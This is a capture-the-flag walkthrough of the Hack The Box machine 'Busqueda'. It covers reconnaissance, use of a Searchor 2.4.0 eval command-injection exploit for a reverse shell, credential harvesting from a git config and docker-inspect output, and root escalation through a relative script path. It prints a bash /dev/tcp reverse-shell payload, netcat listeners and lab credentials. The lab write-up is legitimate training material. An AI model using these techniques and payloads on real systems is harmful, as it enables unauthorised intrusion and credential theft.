

Busqueda

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.208

Lets try pinging it

```
ping 10.10.11.208 -c 5
```

```
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.  
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=72.5 ms  
64 bytes from 10.10.11.208: icmp_seq=2 ttl=63 time=77.9 ms  
64 bytes from 10.10.11.208: icmp_seq=3 ttl=63 time=87.3 ms  
64 bytes from 10.10.11.208: icmp_seq=4 ttl=63 time=641 ms  
64 bytes from 10.10.11.208: icmp_seq=5 ttl=63 time=73.5 ms
```

```
--- 10.10.11.208 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4003ms  
rtt min/avg/max/mdev = 72.488/190.466/641.098/225.376 ms
```

Alright lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.208 --ulimit 5000
```

```
rustscan -a 10.10.11.208 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
-----

Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.208:22
Open 10.10.11.208:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 19:49 IST
Initiating Ping Scan at 19:49
Scanning 10.10.11.208 [2 ports]
Completed Ping Scan at 19:49, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:49
Completed Parallel DNS resolution of 1 host. at 19:49, 2.55s elapsed
DNS resolution of 1 IPs took 2.55s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:49
Scanning 10.10.11.208 [2 ports]
Discovered open port 22/tcp on 10.10.11.208
Discovered open port 80/tcp on 10.10.11.208
Completed Connect Scan at 19:49, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.208
Host is up, received syn-ack (0.086s latency).
Scanned at 2024-10-10 19:49:46 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.83 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.208 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Busqueda git:(main)±3 (12.795s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.208 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 19:51 IST
Nmap scan report for 10.10.11.208
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://searcher.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_ 256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http      Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://searcher.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Lets add searcher.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb     dev.t
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb   api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb
```

Alright lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://searcher.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```



```
ffuf -u http://searcher.htb -H "Host: FUZZ.searcher.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
```



v2.1.0-dev

```

:: Method      : GET
:: URL         : http://searcher.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.searcher.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
```




```

:: Progress: [19966/19966] :: Job [1/1] :: 375 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```

nothing here lets get to this web application now

Web Application

Default page

 Not Secure http://searcher.htb  110% 

Searcher

Search anything with Searcher! The capabilities range from social media platforms to encyclopedias, to Q&A sites, and to much more. Choose from our huge collection of search engines, including YouTube, Google, DuckDuckGo, eBay and various other platforms.

With our search engine, you can monitor all public social mentions across social networks and the web. This allows you to quickly measure and track what people are saying about your company, brand, product, or service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

In the bottom we have this searchor 2.4.0



[Home](#) [Services](#) [About](#) [Terms](#) [Privacy Policy](#)

searcher.htb © 2023

Powered by Flask and **Searchor 2.4.0**

Now let find some exploit for this

Found this one : <https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>

📖 README



POC exploit for Searchor <= 2.4.2 (2.4.0) (Arbitrary CMD Injection)

Reverse Shell POC exploit for **Searchor <= 2.4.2 (2.4.0)**

See for small details about the vulnerability [here](#)

[Link](#) for Github project of Searchor

Small explanation

In file `src/sarchor/main.py` of **Searchor <= 2.4.2** there is a function call `eval()` :

```
@click.argument("query")
def search(engine, query, open, copy):
    try:
        url = eval( # <<< See here
            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
        )
        click.echo(url)
        searchor.history.update(engine, query, url)
        if open:
            click.echo("opening browser...")
        ...
```



Gaining Access

Lets run it
First a listener

```
nc -lvnp 9001  
Listening on 0.0.0.0 9001
```

then run the script like this

```
./exploit.sh http://searcher.htb 10.10.16.31  
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---  
[*] Input target is http://searcher.htb  
[*] Input attacker is 10.10.16.31:9001  
[*] Run the Reverse Shell... Press Ctrl+C after successful connection  
■
```

And we have our reverse shell

```
nc -lvnp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.11.208 56926  
bash: cannot set terminal process group (1655): Inappropriate ioctl for device  
bash: no job control in this shell  
svc@busqueda:/var/www/app$ id  
id  
uid=1000(svc) gid=1000(svc) groups=1000(svc)  
svc@busqueda:/var/www/app$ ■
```

Lets upgrade this


```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.208 56926
bash: cannot set terminal process group (1655): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ id
id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@busqueda:/var/www/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ ^Z
[1] + 22683 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Busqueda/Exploit-for-Searchor-2.4.0-Arbitrary
stty raw -echo; fg
```

```
[1] + 22683 continued nc -lvnp 9001
```

```
svc@busqueda:/var/www/app$ export TERM=xterm
svc@busqueda:/var/www/app$ █
```

Here is your user.txt

```
svc@busqueda:~$ cd /home/svc
svc@busqueda:~$ ls -al
total 36
drwxr-x--- 4 svc  svc  4096 Apr  3  2023 .
drwxr-xr-x 3 root root 4096 Dec 22  2022 ..
lrwxrwxrwx 1 root root    9 Feb 20  2023 .bash_history -> /dev/null
-rw-r--r-- 1 svc  svc   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 svc  svc  3771 Jan  6  2022 .bashrc
drwx----- 2 svc  svc  4096 Feb 28  2023 .cache
-rw-rw-r-- 1 svc  svc    76 Apr  3  2023 .gitconfig
drwxrwxr-x 5 svc  svc  4096 Jun 15  2022 .local
lrwxrwxrwx 1 root root    9 Apr  3  2023 .mysql_history -> /dev/null
-rw-r--r-- 1 svc  svc   807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root    9 Feb 20  2023 .searchor-history.json -> /dev/null
-rw-r----- 1 root svc    33 Oct 10 14:04 user.txt
svc@busqueda:~$ █
```

Vertical PrivEsc

So looked around to find there is gitea instance on here

```
svc@busqueda:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:5000/
    ProxyPassReverse / http://127.0.0.1:5000/

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^searcher.htb$
    RewriteRule /* http://searcher.htb/ [R]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName gitea.searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@busqueda:/etc/apache2/sites-enabled$
```

Lets add this to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb    dev
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb   api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb      gitea.searcher.htb
~
```

Lets see this now

 Not Secure http://gitea.searcher.htb
 98%



Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.



Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!



Open Source

Go get code.gitea.io/gitea/! Join us by contributing to make this project even better. Don't be shy to be a contributor!

We might have some creds in .git folder in /var/www/app as this is running gitea cuz it might be doing it pass over http and not ssh

```
svc@busqueda:/etc/apache2/sites-enabled$ cd /var/www/app/
svc@busqueda:/var/www/app$ ls
app.py  templates
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls
branches      config      HEAD      index      logs      refs
COMMIT_EDITMSG  description hooks      info      objects
svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$
```


Got some creds here

⚠ Creds








Username : cody

Password : jh1usoih2bkjaspwe92

Lets login in gitea



The screenshot shows the Gitea web interface. On the left, there's a sidebar with navigation links: Home, Repositories, Organizations, Snippets, Settings, and About. The main content area displays a list of repository activity:

-  cody created repository cody/Searcher_site 2 years ago 
-  administrator created branch main in cody/Searcher_site 2 years ago 
-  administrator pushed to main at cody/Searcher_site 2 years ago 
 -  5ede9ed9f2 Initial commit

On the right, there's a section titled "Repositories" with a search bar and a list of repositories:

Repository	Organization
Repositories 1 +	
Q Find a repository...	
All Sources Forks Mirrors Collaborative	
cody/Searcher_site	0 ☆

So lets try this password for the svc user as well

```

svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$

```

Lets try to run this

```

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py as
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

```

```

    docker-ps      : List running docker containers
    docker-inspect : Inspect a certain docker container
    full-checkup   : Run a full system checkup

```

```

svc@busqueda:/var/www/app/.git$

```

Now lets run docker-ps as the argument

```

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps

```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
960873171e2e	gitea/gitea:latest	"/usr/bin/entrypoint..."	21 months ago	Up About an hour	127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp	gitea
f84a6b33fb5a	mysql:8	"docker-entrypoint.s..."	21 months ago	Up About an hour	127.0.0.1:3306->3306/tcp, 33060/tcp	mysql_db

So i looked at the documentation of docker-inspect and we can dump the config in json format here

```

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' 9608
{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"22/tcp":{},"3000/tcp":{},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__database__HOST=db:3306","GITEA__database__NAME=gitea","GITEA__database__USER=gitea","GITEA__database__PASSWORD=yulu1ho1u415ho1uh","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","USER=git","GITEA_CUSTOM=/data/gitea"],"Cmd":["/bin/s6-svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"data":{"/data":{"/etc/localtime":{"/etc/timezone":{},"WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"e9e6ff8e594f3a6c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.created":"2022-11-24T13:22:06Z","org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git","org.opencontainers.image.url":"https://github.com/go-gitea/gitea"}}}}}}

```

Lets see this in using jq now

```

    "3000/tcp": {}
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
  ],
  "Cmd": [

```

Creds for mysql now

⚠ Creds for Gitea

Username : administrator
 Password : yuiu1hoiu4i5ho1uh

Im gonna try this in with in gitea as we had another user called administrator there

The screenshot shows the Gitea web interface. On the left, a list of repository activities for the user 'administrator' is displayed, including creating a repository, creating a branch, and pushing to main. On the right, the 'Repositories' section is visible, showing a search bar and a list of repositories, including 'administrator/scripts'.

Repository	Organization
Repositories 1 +	
Find a repository...	
All 1	Sources Forks Mirrors Collaborative
administrator/scripts	0 ☆

This user has this scripts repo lets see this
 We can see the bug in the one we can run

```

        exit(1)

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)

```

So it is not using the full path here so we can exploit this as we can run this in one of the directory we have write access in

```

svc@busqueda:/tmp$ vim full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.16.31/9002 0>&1'
svc@busqueda:/tmp$

```

Lets start a listener

```

nc -lvp 9002

Listening on 0.0.0.0 9002

```

Then run the sudo command again

```

svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

    docker-ps      : List running docker containers
    docker-inspect : Inspect a certain docker container
    full-checkup   : Run a full system checkup

ckupbusqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-che

```

And we get root

```
~/Tools
nc -lvnp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.11.208 54870
root@busqueda:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@busqueda:/tmp#
```

And here is your root.txt

```
root@busqueda:/tmp# cd
cd
root@busqueda:~# ls -al
ls -al
total 60
drwx-----  9 root root 4096 Oct 10 14:04 .
drwxr-xr-x 19 root root 4096 Mar  1  2023 ..
lrwxrwxrwx  1 root root    9 Feb 20  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx-----  3 root root 4096 Mar  1  2023 .cache
drwx-----  3 root root 4096 Mar  1  2023 .config
-rw-r-----  1 root root  430 Apr  3  2023 ecosystem.config.js
-rw-r--r--  1 root root  104 Apr  3  2023 .gitconfig
drwxr-xr-x  3 root root 4096 Mar  1  2023 .local
-rw-----  1 root root   50 Feb 20  2023 .my.cnf
lrwxrwxrwx  1 root root    9 Feb 20  2023 .mysql_history -> /dev/null
drwxr-xr-x  4 root root 4096 Mar  1  2023 .npm
drwxr-xr-x  5 root root 4096 Oct 10 14:03 .pm2
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct 10 14:04 root.txt
drwxr-xr-x  4 root root 4096 Apr  3  2023 scripts
drwx-----  3 root root 4096 Mar  1  2023 snap
root@busqueda:~#
```

Thanks for reading :)